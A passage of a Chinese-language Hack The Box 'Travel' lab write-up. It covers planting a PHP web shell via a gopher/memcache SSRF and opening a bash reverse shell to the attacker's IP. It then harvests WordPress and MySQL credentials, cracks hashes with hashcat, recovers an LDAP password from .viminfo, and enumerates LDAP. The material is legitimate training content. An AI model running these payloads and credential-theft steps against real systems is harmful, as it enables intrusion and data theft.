url = f'gopher://{host}:{port}/_{memcache_set_payload}'

res = requests.get(f"http://blog.travel.htb/awesome-rss/?custom_feed_url={url}")
文件写入目录在:
wp-content/themes/twentytwenty/logs/访问:
curl http://blog.travel.htb/wp-content/themes/twentytwenty/logs/exp.php -G -d 'cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
木马文件写入成功。
这里当然也可以直接使用现成的工具 Gopherus(
https://github.com/tarunkant/Gopherus),但是由于这个项目很老(没有持续维护的迹象),可能会遇到环境问题(比如 Python 2 的语法在 Python 3 下不适用,需要改文件)。
反弹 Shell:
curl http://blog.travel.htb/wp-content/themes/twentytwenty/logs/exp.php -G --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.16.64/4444 0>&1"'nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.15.122 55964
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$这样我就获得了 www-data Shell。
六、User Flag#
www-data 用户并没有 sudo 权限:
$ sudo -l
sudo -l
bash: sudo: command not found
查看进程:
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ ps aux
ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.8 238552 33660 ?        Ss   02:46   0:01 apache2 -DFOREGROUND
root          34  0.0  0.0   2384  1660 ?        S    02:46   0:00 /bin/sh /usr/bin/mysqld_safe
mysql        153  0.0  2.0 1733040 83008 ?       Sl   02:46   0:10 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/x86_64-linux-gnu/mariadb19/plugin --user=mysql --skip-log-error --pid-file=/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock
root         154  0.0  0.0   4704  1096 ?        S    02:46   0:00 logger -t mysqld -p daemon error
www-data     273  0.0  0.9 313420 39924 ?        S    02:46   0:00 apache2 -DFOREGROUND
www-data     274  0.0  1.0 313692 41692 ?        S    02:46   0:00 apache2 -DFOREGROUND
www-data     275  0.0  0.9 315716 40088 ?        S    02:46   0:00 apache2 -DFOREGROUND
www-data     276  0.0  0.9 313672 39064 ?        S    02:46   0:00 apache2 -DFOREGROUND
www-data     277  0.0  1.0 313804 41240 ?        S    02:46   0:00 apache2 -DFOREGROUND
www-data     281  0.0  1.0 313828 40408 ?        S    02:49   0:00 apache2 -DFOREGROUND
www-data     285  0.0  0.9 313532 37400 ?        S    02:49   0:00 apache2 -DFOREGROUND
www-data     286  0.0  0.9 315884 40228 ?        S    02:49   0:00 apache2 -DFOREGROUND
www-data     489  0.0  0.0   2384   760 ?        S    04:35   0:00 sh -c bash -c "bash -i >& /dev/tcp/10.10.16.64/4444 0>&1"
www-data     490  0.0  0.0   3732  2832 ?        S    04:35   0:00 bash -c bash -i >& /dev/tcp/10.10.16.64/4444 0>&1
www-data     491  0.0  0.0   3864  3352 ?        S    04:35   0:00 bash -i
www-data     493  0.0  0.0   7636  2752 ?        R    06:31   0:00 ps aux
查看端口使用情况:
ss -tulnp
Netid   State    Recv-Q   Send-Q     Local Address:Port      Peer Address:Port
udp     UNCONN   0        0             127.0.0.11:55419          0.0.0.0:*
tcp     LISTEN   0        80             127.0.0.1:3306           0.0.0.0:*
tcp     LISTEN   0        1024           127.0.0.1:11211          0.0.0.0:*
tcp     LISTEN   0        4096          127.0.0.11:33995          0.0.0.0:*
tcp     LISTEN   0        511              0.0.0.0:80             0.0.0.0:*
我能发现不同的发行版:
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ cat /proc/version
Linux version 5.4.0-26-generic (buildd@lcy01-amd64-029) (gcc version 9.3.0 (Ubuntu 9.3.0-10ubuntu2)) #30-Ubuntu SMP Mon Apr 20 16:58:30 UTC 2020
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
这意味着我很可能在一个容器中,最开始用 nmap 探测的 TTL 值也能说明这一点。
进一步验证:
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ cat /proc/1/cgroup
12:pids:/docker/f66f3e777ae0553cc95bd5a7179465eb8e38a01be007426d07e72a3b367f2dc6
11:perf_event:/docker/f66f3e777ae0553cc95bd5a7179465eb8e38a01be007426d07e72a3b367f2dc6
10:memory:/docker/f66f3e777ae0553cc95bd5a7179465eb8e38a01be007426d07e72a3b367f2dc6
9:hugetlb:/docker/f66f3e777ae0553cc95bd5a7179465eb8e38a01be007426d07e72a3b367f2dc6
8:cpu,cpuacct:/docker/f66f3e777ae0553cc95bd5a7179465eb8e38a01be007426d07e72a3b367f2dc6
7:net_cls,net_prio:/docker/f66f3e777ae0553cc95bd5a7179465eb8e38a01be007426d07e72a3b367f2dc6
6:freezer:/docker/f66f3e777ae0553cc95bd5a7179465eb8e38a01be007426d07e72a3b367f2dc6
5:devices:/docker/f66f3e777ae0553cc95bd5a7179465eb8e38a01be007426d07e72a3b367f2dc6
4:rdma:/
3:blkio:/docker/f66f3e777ae0553cc95bd5a7179465eb8e38a01be007426d07e72a3b367f2dc6
2:cpuset:/docker/f66f3e777ae0553cc95bd5a7179465eb8e38a01be007426d07e72a3b367f2dc6
1:name=systemd:/docker/f66f3e777ae0553cc95bd5a7179465eb8e38a01be007426d07e72a3b367f2dc6
0::/system.slice/containerd.service

$ ls -la /.dockerenv
-rwxr-xr-x 1 root root 0 Apr 23  2020 /.dockerenv
没跑了。
而且这个容器中,没有配备 Python:
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ python3
python3
bash: python3: command not found
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ python2
python2
bash: python2: command not found
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ python
python
bash: python: command not found
我无法通过 Python 创建 PTY 来稳定化 Shell。
我打算用 rlwrap 工具来重新获得一个 Shell:
rlwrap nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.15.122 58288
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$
ctrl + z 回到攻击机终端,接着输入:
stty raw -echo; fg
[1]  + continued  rlwrap nc -lvnp 4444
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$
再设置环境变量:
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ export TERM=xterm
<content/themes/twentytwenty/logs$ export TERM=xterm
这样就得到了一个稳定化的 Shell。
查看配置文件:
www-data@blog:/var/www/html$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wp' );

/** MySQL database username */
define( 'DB_USER', 'wp' );

/** MySQL database password */
define( 'DB_PASSWORD', 'fiFtDDV9LYe8Ti' );

/** MySQL hostname */
define( 'DB_HOST', '127.0.0.1' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'W<0D4W5<?QQPd>x1HfyprdtXl`R10M=4].x$O.nt_hAU`!`F}NFpi1&AavW>W5rQ' );
define( 'SECURE_AUTH_KEY',  '`B$8*$(_rO.Wf|Z@JX#U3t!qZHLg%bF&N02Bxb_4R:TLOz9qj~{0Dr$otoR1;bJo' );
define( 'LOGGED_IN_KEY',    'GQy$o3Zh~XUGc2;,&@c8&4ir)CBA)&q09R!T~y+>Mo9V0hLt-WEKJ<07f8zY3d}U' );
define( 'NONCE_KEY',        'p4!$VwTVVGT-F}]_0D[0dQgEnt/CH?uoQL*RD6xXE;p;@br1?ag.(Y$mmrJHR0D2' );
define( 'AUTH_SALT',        '/v^;MjaSq%b;?D:@Q12TCOV]j;{wnN@I6!7CG]jNlf.2qBC$<` wG|,zsll9RaoL' );
define( 'SECURE_AUTH_SALT', 'wvOC4$,y>0!g|%m1Z{qdw5@bArM}XRk=snP7^Eot{t98[j|JS<%q;%rv%IQ*`8n|' );
define( 'LOGGED_IN_SALT',   '=LVvb]NawR#b+U<Z|Iq#*h/+G22bAxrZ|{n)BLk7~w:Ol-od,HG?Xku}5Y36%x@b' );
define( 'NONCE_SALT',       'ZV@LQsgfC`|,&LOhX%i%MuvVJ{!E,PO[z3E3$CGpdfw:^t1AE@l`:7j?TN0n{,,7' );

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';暴露了数据库的相关信息:
/** The name of the database for WordPress */
define( 'DB_NAME', 'wp' );

/** MySQL database username */
define( 'DB_USER', 'wp' );

/** MySQL database password */
define( 'DB_PASSWORD', 'fiFtDDV9LYe8Ti' );
登入数据库:
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ mysql -u wp -pfiFtDDV9LYe8Ti wp
</twentytwenty/logs$ mysql -u wp -pfiFtDDV9LYe8Ti wp
不知道为什么,我无法进入交互式界面,但是我依旧可以通过 -e 参数执行 SQL:
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ mysql -u wp -pfiFtDDV9LYe8Ti wp -e 'show tables;'
iFtDDV9LYe8Ti wp -e 'show tables;'
Tables_in_wp
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
查看用户表数据:
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ mysql -u wp -pfiFtDDV9LYe8Ti wp -e 'select * from wp_users'
iFtDDV9LYe8Ti wp -e 'select * from wp_users'
ID      user_login      user_pass       user_nicename   user_email      user_url        user_registered user_activation_key     user_status     display_name
1       admin   $P$BIRXVj/ZG0YRiBH8gnRy0chBx67WuK/      admin   admin@travel.htb        http://localhost        2020-04-13 13:19:01             0       admin
由于只有一行,我为了防止“输出截断”的情况,利用 ID 再查询一次:
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$ mysql -u wp -pfiFtDDV9LYe8Ti wp -e 'select * from wp_users where ID = 2'没有输出,看来数据就这么点。
关键信息:
- 用户名:admin
- 密码(WordPress Hash,即 Portable PHP password hashing framework):
$P$BIRXVj/ZG0YRiBH8gnRy0chBx67WuK/
用 Hashcat 破解(我回到宿主机即 Windows 上跑的命令):
.\hashcat.exe -m 400 '$P$BIRXVj/ZG0YRiBH8gnRy0chBx67WuK/' .\rockyou.txt但是没跑出来:
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 400 (phpass)
Hash.Target......: $P$BIRXVj/ZG0YRiBH8gnRy0chBx67WuK/
Time.Started.....: Mon Jul 06 15:29:31 2026 (1 min, 3 secs)
Time.Estimated...: Mon Jul 06 15:30:34 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (.\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   228.2 kH/s (15.14ms) @ Accel:11 Loops:1024 Thr:512 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344384/14344384 (100.00%)
Rejected.........: 0/14344384 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:7168-8192
Candidate.Engine.: Device Generator
Candidates.#01...: "uita-ma" -> $HEX[042a0337c2a156616d6f732103]

Started: Mon Jul 06 15:29:15 2026
Stopped: Mon Jul 06 15:30:35 2026
由于是靶场环境,我不打算去尝试更大的字典以及优化模式来提高速度。因为,基本 rockyou.txt 跑不出来的,就是靶场告诉你“Nice try, but 这不是突破点”。
看看还有没有其他的数据库:
www-data@blog:/var/www/html$ mysql -u wp -pfiFtDDV9LYe8Ti wp -e 'show databases;'
Database
information_schema
mysql
performance_schema
wp
查看 mysql 中的数据表:
www-data@blog:/var/www/html$ mysql -u wp -pfiFtDDV9LYe8Ti mysql -e 'show tables;'
Tables_in_mysql
column_stats
columns_priv
db
event
func
general_log
gtid_slave_pos
help_category
help_keyword
help_relation
help_topic
host
index_stats
innodb_index_stats
innodb_table_stats
plugin
proc
procs_priv
proxies_priv
roles_mapping
servers
slow_log
table_stats
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
transaction_registry
user查看 user 表中的记录:
mysql -e 'select * from user'
m user'u wp -pfiFtDDV9LYe8Ti mysql -e 'select * from
Host    User    Password        Select_priv     Insert_priv     Update_priv     Delete_priv     Create_priv     Drop_priv       Reload_priv     Shutdown_privProcess_priv     File_priv       Grant_priv      References_priv Index_priv      Alter_priv      Show_db_priv    Super_priv      Create_tmp_table_priv   Lock_tables_priv      Execute_priv    Repl_slave_priv Repl_client_priv        Create_view_priv        Show_view_priv  Create_routine_priv     Alter_routine_priv   Create_user_priv Event_priv      Trigger_priv    Create_tablespace_priv  Delete_history_priv     ssl_type        ssl_cipher      x509_issuer     x509_subject max_questions    max_updates     max_connections max_user_connections    plugin  authentication_string   password_expired        is_role default_role    max_statement_time
localhost       root    *1B60CF2952D5498B80A1FCB3E6DACA506461CCED       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y    YY       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y                    00       0       0       unix_socket             N       N               0.000000
localhost       wp      *78FC42823E305392882F5BAAF99BB381F989010C       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       N    YY       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y       Y                    00       0       0                       N       N               0.000000
www-data@blog:/var/www/html$
有点乱,挑重点字段看:
www-data@blog:/var/www/html$ mysql -u wp -pfiFtDDV9LYe8Ti mysql -e 'select User, Password from user'
 Password from user'V9LYe8Ti mysql -e 'select User,
User    Password
root    *1B60CF2952D5498B80A1FCB3E6DACA506461CCED
wp      *78FC42823E305392882F5BAAF99BB381F989010C
这是 MYSQL 中的 Hash 格式,Hashcat 中对应的 Type 为 300。
但遗憾的是,依旧无法破解出明文密码。
没太大突破,通过指定文件后缀,找找有用的文件:
www-data@blog:/$ find / -name *.bak 2>/dev/null
find / -name *.bak 2>/dev/null
www-data@blog:/$ find / -name *.sql 2>/dev/null
find / -name *.sql 2>/dev/null
/opt/wordpress/backup-13-04-2020.sql
/usr/share/mysql/mysql_performance_tables.sql
/usr/share/mysql/mysql_system_tables.sql
/usr/share/mysql/mysql_test_db.sql
/usr/share/mysql/fill_help_tables.sql
/usr/share/mysql/maria_add_gis_sp_bootstrap.sql
/usr/share/mysql/mysql_test_data_timezone.sql
/usr/share/mysql/mysql_to_mariadb.sql
/usr/share/mysql/mysql_system_tables_data.sql
/usr/share/mysql/maria_add_gis_sp.sql
在 /opt/wordpress/ 目录下,有一个数据库备份文件。
在该文件的末尾,泄露了另一个账户:
www-data@blog:/$ tail -n 15 /opt/wordpress/backup-13-04-2020.sql
tail -n 15 /opt/wordpress/backup-13-04-2020.sql
/*!40000 ALTER TABLE `wp_users` DISABLE KEYS */;
INSERT INTO `wp_users` VALUES (1,'admin','$P$BIRXVj/ZG0YRiBH8gnRy0chBx67WuK/','admin','admin@travel.htb','http://localhost','2020-04-13 13:19:01','',0,'admin'),(2,'lynik-admin','$P$B/wzJzd3pj/n7oTe2GGpi5HcIl4ppc.','lynik-admin','lynik@travel.htb','','2020-04-13 13:36:18','',0,'Lynik Schmidt');
/*!40000 ALTER TABLE `wp_users` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2020-04-13 13:39:31
用 Hashcat 破解:
.\hashcat.exe -m 400 '$P$B/wzJzd3pj/n7oTe2GGpi5HcIl4ppc.' .\rockyou.txt pwsh 36 16:13:16
hashcat (v7.1.2) starting
OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]
=============================================================
* Device #01: Intel(R) Arc(TM) 140T GPU (16GB), 8415/16831 MB (2047 MB allocatable), 8MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory allocated for this attack: 1065 MB (12099 MB free)
Dictionary cache hit:
* Filename..: .\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
$P$B/wzJzd3pj/n7oTe2GGpi5HcIl4ppc.:1stepcloser
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 400 (phpass)
Hash.Target......: $P$B/wzJzd3pj/n7oTe2GGpi5HcIl4ppc.
Time.Started.....: Mon Jul 06 16:15:55 2026 (3 secs)
Time.Estimated...: Mon Jul 06 16:15:58 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (.\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 296.3 kH/s (13.12ms) @ Accel:15 Loops:512 Thr:768 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 737280/14344384 (5.14%)
Rejected.........: 0/737280 (0.00%)
Restore.Point....: 645120/14344384 (4.50%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:7680-8192
Candidate.Engine.: Device Generator
Candidates.#01...: jaisson -> 12inchcock
Started: Mon Jul 06 16:15:53 2026
Stopped: Mon Jul 06 16:15:59 2026- 用户名:
lynik-admin - 密码:
1stepcloser
先尝试容器内切换用户:
$ su - lynik-admin
su: user lynik-admin does not exist
提示用户不存在。
尝试 SSH 登入。
一个细节点,最开始的时候,讲过 TTL 的问题:
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  3072 d3:9f:31:95:7e:5e:11:45:a2:b4:b6:34:c0:2d:2d:bc (RSA)
80/tcp  open  http     syn-ack ttl 62 nginx 1.17.6
|_http-server-header: nginx/1.17.6
|_http-title: Travel.HTB
443/tcp open  ssl/http syn-ack ttl 62 nginx 1.17.6
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.17.6
|_http-title: Travel.HTB - SSL coming soon.
| ssl-cert: Subject: commonName=www.travel.htb/organizationName=Travel.HTB/countryName=UK
| Subject Alternative Name: DNS:www.travel.htb, DNS:blog.travel.htb, DNS:blog-dev.travel.htb
| Not valid before: 2020-04-23T19:24:29
|_Not valid after:  2030-04-21T19:24:29
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
已经证明 80 和 443 上的服务确实是在 Docker 容器中的,但是 22 端口上的服务的 TTL 是正常的(经过 VPN 网站,减 1 跳)。
因此,直接通过 ssh 服务,拿到的应该是宿主机的 shell 而非容器。
尝试:
sshpass -p 1stepcloser ssh lynik-admin@10.129.15.122
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-26-generic x86_64)

  System information as of Mon 06 Jul 2026 08:20:03 AM UTC

  System load:                      0.08
  Usage of /:                       46.1% of 15.68GB
  Memory usage:                     12%
  Swap usage:                       0%
  Processes:                        202
  Users logged in:                  0
  IPv4 address for br-836575a2ebbb: 172.20.0.1
  IPv4 address for br-8ec6dcae5ba1: 172.30.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.129.15.122

lynik-admin@travel:~$
登入成功。
User Flag 就在家目录下:
lynik-admin@travel:~$ cat user.txt
f983a6***********************
发行版不一致的现象消失了:
lynik-admin@travel:~$ uname -a
Linux travel 5.4.0-26-generic #30-Ubuntu SMP Mon Apr 20 16:58:30 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
lynik-admin@travel:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
已经脱离了容器。
七、Root Flag#
没有 sudo 权限:
lynik-admin@travel:~$ sudo -l
[sudo] password for lynik-admin:
Sorry, user lynik-admin may not run sudo on travel.
查看进程:
lynik-admin@travel:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
lynik-a+   12887  0.0  0.2  18612 10032 ?        Ss   08:20   0:00 /lib/systemd/systemd --user
lynik-a+   12931  0.0  0.1  10160  5728 pts/0    Ss   08:20   0:00 -bash
lynik-a+   13027  0.0  0.0  10600  3264 pts/0    R+   08:22   0:00 ps aux
查看端口占用:
lynik-admin@travel:~$ ss -tulnp
Netid          State           Recv-Q          Send-Q                        Local Address:Port                    Peer Address:Port         Process
udp            UNCONN          0               0                             127.0.0.53%lo:53                           0.0.0.0:*
udp            UNCONN          0               0                        10.129.15.122%eth0:68                           0.0.0.0:*
tcp            LISTEN          0               4096                                0.0.0.0:443                          0.0.0.0:*
tcp            LISTEN          0               4096                                0.0.0.0:80                           0.0.0.0:*
tcp            LISTEN          0               4096                              127.0.0.1:36465                        0.0.0.0:*
tcp            LISTEN          0               4096                          127.0.0.53%lo:53                           0.0.0.0:*
tcp            LISTEN          0               128                                 0.0.0.0:22                           0.0.0.0:*
家目录下,还有很多的有意思的文件:
lynik-admin@travel:~$ ls -la
total 36
drwx------ 3 lynik-admin lynik-admin 4096 Apr 24  2020 .
drwxr-xr-x 4 root        root        4096 Apr 23  2020 ..
lrwxrwxrwx 1 lynik-admin lynik-admin    9 Apr 23  2020 .bash_history -> /dev/null
-rw-r--r-- 1 lynik-admin lynik-admin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 lynik-admin lynik-admin 3771 Feb 25  2020 .bashrc
drwx------ 2 lynik-admin lynik-admin 4096 Apr 23  2020 .cache
-rw-r--r-- 1 lynik-admin lynik-admin   82 Apr 23  2020 .ldaprc
-rw-r--r-- 1 lynik-admin lynik-admin  807 Feb 25  2020 .profile
-rw------- 1 lynik-admin lynik-admin  861 Apr 23  2020 .viminfo
-r--r--r-- 1 root root 33 Jul 6 02:47 user.txt其中,.viminfo 文件,是 Vim 编辑器用来保存会话状态的记录文件,它能记录了你上一次使用 Vim 时的各种历史信息和标记。这往往能泄露很多的敏感信息。
# This viminfo file was generated by Vim 8.1.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8


# hlsearch on (H) or off (h):
~h
# Command Line History (newest to oldest):
:wq!
|2,0,1587670530,,"wq!"

# Search String History (newest to oldest):

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:
""1     LINE    0
        BINDPW Theroadlesstraveled
|3,1,1,1,1,0,1587670528,"BINDPW Theroadlesstraveled"

# File marks:
'0  3  0  ~/.ldaprc
|4,48,3,0,1587670530,"~/.ldaprc"

# Jumplist (newest first):
-'  3  0  ~/.ldaprc
|4,39,3,0,1587670530,"~/.ldaprc"
-'  1  0  ~/.ldaprc
|4,39,1,0,1587670527,"~/.ldaprc"

# History of marks within files (newest to oldest):

> ~/.ldaprc
        *       1587670529      0
        "       3       0
        .       4       0
+ 4 0泄露了一个明文密码:
Theroadlesstraveled而且近期编辑的文件是 .ldaprc(LDAP 客户端配置文件),查看这个文件:
lynik-admin@travel:~$ cat .ldaprc
HOST ldap.travel.htb
BASE dc=travel,dc=htb
BINDDN cn=lynik-admin,dc=travel,dc=htb
这说明有一台 LDAP 服务器:ldap.travel.htb,并且可能支持 Simple Bind 的认证方式:
- DN:
cn=lynik-admin,dc=travel,dc=htb - Password:
Theroadlesstraveled
该主机上有很多关于 LDAP 的工具:
$ ldap
ldapadd      ldapcompare  ldapdelete   ldapexop     ldapmodify   ldapmodrdn   ldappasswd   ldapsearch   ldapurl      ldapwhoami
通过 ldapsearch 工具去查询各个条目:
$ ldapsearch -H 'ldap://ldap.travel.htb' -D 'cn=lynik-admin,dc=travel,dc=htb' -w 'Theroadlesstraveled' "(objectClass=*)"
# extended LDIF
#
# LDAPv3
# base <dc=travel,dc=htb> (default) with scope subtree
# filter: (objectClass=*)
# requesting: ALL
#

# travel.htb
dn: dc=travel,dc=htb
objectClass: top
objectClass: dcObject
objectClass: organization
o: Travel.HTB
dc: travel

# admin, travel.htb
dn: cn=admin,dc=travel,dc=htb
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# servers, travel.htb
dn: ou=servers,dc=travel,dc=htb
description: Servers
objectClass: organizationalUnit
ou: servers

# lynik-admin, travel.htb
dn: cn=lynik-admin,dc=travel,dc=htb
description: LDAP administrator
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: lynik-admin
userPassword:: e1NTSEF9MEpaelF3blZJNEZrcXRUa3pRWUxVY3ZkN1NwRjFRYkRjVFJta3c9PQ=
 =

# workstations, travel.htb
dn: ou=workstations,dc=travel,dc=htb
description: Workstations
objectClass: organizationalUnit
ou: workstations

# linux, servers, travel.htb
dn: ou=linux,ou=servers,dc=travel,dc=htb
description: Linux Servers
objectClass: organizationalUnit
ou: linux

# windows, servers, travel.htb
dn: ou=windows,ou=servers,dc=travel,dc=htb
description: Windows Servers
objectClass: organizationalUnit
ou: windows

# users, linux, servers, travel.htb
dn: ou=users,ou=linux,ou=servers,dc=travel,dc=htb
description: Linux Users
objectClass: organizationalUnit
ou: users

# groups, linux, servers, travel.htb
dn: ou=groups,ou=linux,ou=servers,dc=travel,dc=htb
description: Linux Groups
objectClass: organizationalUnit
ou: groups

# jane, users, linux, servers, travel.htb
dn: uid=jane,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: jane
uidNumber: 5005
homeDirectory: /home/jane
givenName: Jane
gidNumber: 5000
sn: Rodriguez
cn: Jane Rodriguez
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
loginShell: /bin/bash

# brian, users, linux, servers, travel.htb
dn: uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: brian
cn: Brian Bell
sn: Bell
givenName: Brian
loginShell: /bin/bash
uidNumber: 5002
gidNumber: 5000
homeDirectory: /home/brian
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount

# frank, users, linux, servers, travel.htb
dn: uid=frank,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: frank
cn: Frank Stewart
sn: Stewart
givenName: Frank
loginShell: /bin/bash
uidNumber: 5001
gidNumber: 5000
homeDirectory: /home/frank
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount

# jerry, users, linux, servers, travel.htb
dn: uid=jerry,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: jerry
